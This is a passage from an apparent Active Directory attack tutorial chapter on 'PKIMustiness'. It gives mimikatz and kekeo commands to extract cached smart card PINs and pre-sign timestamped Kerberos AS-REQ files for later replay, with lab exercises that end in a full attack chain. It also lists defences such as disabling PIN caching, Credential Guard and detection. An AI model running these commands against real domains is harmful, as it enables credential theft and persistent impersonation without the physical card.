# 7 days × 6 tokens/day = 42 tokens

kekeo # tgt::asreq /subject:user@domain /pin:1234 /dh /increment:240 /count:42
# Example: Generate tokens for business hours only (9 AM - 6 PM) for 5 days
# Manually adjust /startoffset: to align with 9 AM next day
# /increment:60 for hourly, /count:45 for 9 hours × 5 days
kekeo # tgt::asreq /subject:user@domain /pin:1234 /dh /startoffset:900 /increment:60 /count:45Practical Lab Exercises
Exercise 1: PIN Extraction
- Set up a Windows 10 VM with a Virtual Smart Card (tpmvscmgr.exe)
- Enroll a certificate using the User template
- Log in using the smart card
- Run Mimikatz and extract the PIN:
mimikatz # privilege::debug mimikatz # sekurlsa::kerberos - Document the PIN and smart card information
Exercise 2: Generate Musti Files
- Using the extracted PIN and UPN from Exercise 1
- Generate 5
.mustifiles at 5-minute intervals:kekeo # tgt::asreq /subject:labuser@lab.local /pin:12345678 /dh /increment:5 /count:5 - Examine a
.mustifile with an ASN.1 viewer - Note the file sizes and naming convention
Exercise 3: Clock Skew Testing
- Take the first
.mustifile (valid immediately) - Wait 10+ minutes (beyond the 5-minute skew tolerance)
- Attempt to use it:
kekeo # tgt::ask /asreq:file_0.musti - Observe the
KRB_AP_ERR_SKEWerror - Use the second file (now within its valid window):
kekeo # tgt::ask /asreq:file_1.musti - Verify success
Exercise 4: Disable PIN Caching
- Apply the registry setting to disable PIN caching
- Log out and log back in with the smart card
- Attempt to extract the PIN with
sekurlsa::kerberos - Observe that the PIN field is now empty
- Document the user experience impact (more PIN prompts)
Exercise 5: Full Attack Chain
- From a "attacker" VM, access the target VM
- Extract credentials (PIN + UPN)
- Generate tokens for the next hour (6 files at 10-minute intervals)
- Exfiltrate the
.mustifiles to your attacker system - Remove the smart card from the target
- Wait for an appropriate timestamp window
- Use a
.mustifile to obtain a TGT - Request a service ticket and access a resource
- Verify the entire chain works without the physical card
Summary
PKIMustiness is a reminder that even hardware tokens have software-based weaknesses. The key takeaways:
- Diffie-Hellman mode in PKINIT allows signatures to be decoupled from session key derivation
- PIN caching in LSASS provides the "password" needed to instruct the smart card to sign requests
tgt::asreqgenerates pre-signed AS-REQ files (.musti) with embedded future timestampstgt::ask /asreq:replays these files to obtain TGTs without the physical card- Clock skew tolerance (±5 minutes) determines the validity window for each
.mustifile - Detection relies on correlating PKINIT events with smart card physical presence and identifying timing patterns
- Disabling PIN caching is the most effective defensive measure
- Credential Guard provides defense-in-depth by protecting LSASS memory
- File-based tokens are small (~5KB), portable, and valid for the certificate's entire lifetime
The elegance of PKIMustiness lies in its legitimacy—every request sent to the KDC is properly signed with the user's private key. The only "abuse" is in the timing: we signed it then, but we're using it now. For attackers, it provides persistence that survives password changes. For defenders, it requires thinking beyond "do they have the credential?" to "when did they get access to sign with it?"
Next: Chapter 39: Working with Smart CardsPrevious: Chapter 37: PKI - Certificate Templates